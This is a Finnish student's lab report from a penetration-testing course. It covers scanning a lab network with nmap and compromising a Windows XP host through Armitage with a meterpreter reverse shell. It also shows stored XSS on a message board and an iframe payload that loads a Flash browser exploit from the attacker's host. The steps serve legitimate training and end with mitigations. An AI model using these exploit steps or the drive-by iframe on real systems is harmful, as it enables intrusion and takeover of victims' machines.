

Lauri Partinen ktkt23sp

Tuntitehtävä 2

Tehtävä

KYBPER - Penetraatiotestaus Intro

2025



Kaakkois-Suomen
ammattikorkeakoulu

SISÄLLYS

1	JOHDANTO	3
2	TASK 2: HACK THE XP	3
3	TASK 3: LOOK INTO NETWORK.....	6
4	TASK 4: GET THE MESSAGE BOARD USER.....	7

1 JOHDANTO


Tehtävänä oli suorittaa penetraatiotestausta kyber – Pentesting intro ympäristössä. Tarkoituksena oli tunnistaa ja hyödyntää eri haavoittuvuuksia kohdejärjestelmässä kali ympäristössä. Labra sisältää verkon skannauksen, haavoittuvuuksien havaitsemisen ja hyväksikäytön. Labrassa käytettiin työkaluina nmapia ja armitagea.

Tehdään nmap skannaus kali koneen ip osoitteeseen. Avataan armitage, jotta avonaisia portteja voidaan hyödyntää. Skannaus paljasti verkosta käyttötäytelmän ja portteja, joita voisi käyttää hyödyksi hyökkäyksessä. Ennen hyökkäystä tiedusteluvaihe tulee suorittaa huolellisesti ja kerätä mahdollisimman paljon hyödyllistä tietoa järjestelmästä.


```
root@kali:~# nmap -O 192.168.163.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2025-09-23 10:54 EEST
Stats: 0:01:45 elapsed; 251 hosts completed (4 up), 4 undergoing SYN Stealth Scan
n
```

2 TASK 2: HACK THE XP


Armitagessa mene kohtaan host>Nmap scan>Quick scan ja Quick scan (Os detect). Lisätään skannausalue armitageen.



Tilanne skannauksen jälkeen.




Suoritetaan xpnetapi haavoittuvuus xp koneelle. Se on haavoittuvuus Windows server-palvelussa, joka antaa mahdollisuuden hyökkääjälle suorittaa omaa koodia etänä ilman tunnistautumista.



Lisätään payload, jotta järjestelmään pääsee käsiksi. Mene kohtaan payload/windows/meterpreter/reverse_tcp. Reverse tcp kohdekone ottaa yhteyden takaisin hyökkääjän koneeseen. Hyökkäyksen lopputuloksena koneen täydellinen hallinta.

Otetaan tietokoneesta kontrolli käyttämällä Remote Desktop Protokollaa. Tällä saadaan graafinen etäyhteys koneeseen. Mene kohtaan post/windows/manage/enable_rdp.




Avataan kalin komentokehote, johon syötetään komento # rdesktop [WinXP IP] –u hack –p hack.

Lopuksi kokeilin erilaisia toimintoja, mitä meterpreterillä pystyy tehdä. Tässä pääsin käsiksi koneen tiedostoihin.


D	Name	Size	Modified	Mode
0	1026		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	1028		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	1031		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	1033		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	1037		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	1041		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	1042		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	1054		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	2052		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	3075		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	3com_dmi		2015-04-17 10:25:22 +0300	40777/inherited/wx
0	CatRoot		2015-04-17 10:25:22 +0300	40777/inherited/wx
0	CatRoot2		2015-04-17 10:25:22 +0300	40777/inherited/wx
0	Com		2015-04-17 07:34:34 +0300	40777/inherited/wx
0	DirectX		2015-04-17 07:38:12 +0300	40777/inherited/wx
0	IME		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	Macromed		2015-04-17 07:37:54 +0300	40777/inherited/wx
0	Microsoft		2015-04-17 07:51:04 +0300	40777/inherited/wx
0	MsDtc		2015-04-17 07:34:36 +0300	40777/inherited/wx
0	Restore		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	Temp		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	Shellbit		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	config		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	dhcp		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	dlcache		2015-04-17 10:21:07 +0300	40555/inherited/wx
0	drivers		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	en		2015-04-17 10:21:07 +0300	40777/inherited/wx
0	en1		2015-04-17 07:34:39 +0300	40777/inherited/wx

Testasin ottaa screenshotin windows xp koneesta.



3 TASK 3: LOOK INTO NETWORK

Avataan wireshark ja filteröidään http, josta nähdään kuka on yrittänyt päästää nettisivulle sisään. Löytää potentiaalisia hyökkäyskohteita esim. sisäverkon palvelimia.



Syötetään selaimseen Wiresharkissa oleva ip osoite. Kirjoitan tekstikenttään hello, ja testaa toimiiko kommentointi.

OI LADS!



(alpha version 0.4)

4 TASK 4: GET THE MESSAGE BOARD USER

Syötetään kommenttikenttään XSS skripti, joka pyrkii syöttämään tekstin Green text gold vihreällä värellä. Palvelin suoritti syötetyn HTML-koodin, eikä pelkäässään tekstiä. Hyökkääjä pystyy syöttämään haitallista koodia, joka tallennetaan palvelimelle ja suoritetaan sivulla.

`Green text gold`


OI LADS!

Success




A screenshot of a web application interface showing two comments. The first comment is labeled "Comment #1" and contains the text "hello". The second comment is labeled "Comment #2" and contains the text "Green text gold".

Käynnistetään exploit flash playerille. exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array.



Lisätään payload. payload windows/meterpreter/reverse_tcp. Muutetaan kohdat LHOST kali koneen ip osoite, LPORT 5555, URIPATH hack.



Tehdään skriptin avulla haittaohjelma, jossa toivotaan windows 7 koneen käyttäjän kävän sivustolla, jolloin selain suorittaa haitallisen koodin. Hyökkääjä saa koneen haltuun.

```
<iframe src='http://192.168.163.197:8080/hack' width=0 height=0
frameborder=0></iframe>The Matrix Has You...
```


OI LADS!

Success

Start typing here!

Comment #1
hello
Comment #2
Green text gold
Comment #3
The Matrix Has You...

Lopuksi testasin meterpreterin eri ominaisuuksia. Command shell, joka avasi Windows xp koneen shellin.

A screenshot of a Microsoft Windows XP command prompt window. The title bar displays 'Microsoft Windows XP [Version 5.1.2600]' and '(C) Copyright 1985-2001 Microsoft Corp.'. The main area of the window is entirely black, indicating no output or a blank command line. At the bottom, the command prompt shows 'C:\WINDOWS\system32>'.

Penetraatiotestaus osoitti useita kriittisiä haavoittuvuuksia ympäristössä. Harjoituksessa onnistuttiin tunkeutumaan Windows xp tietokoneeseen haavoittuvuden kautta ja saavuttamaan järjestelmänvalvojan oikeudet tietokoneeseen. Miten yrittäisin mitigoida hyökkäyksiä. Implementoinisin Content security policyn sivustolle, johon syötettiin XXS-skripti. Tarkoituksena on kertoa selaimelle, mistä lähteistä saa ladata ja suorittaa skriptejä. Palvelinpuolella kaikki ylimääritetyt portit tulee olla suljettuina.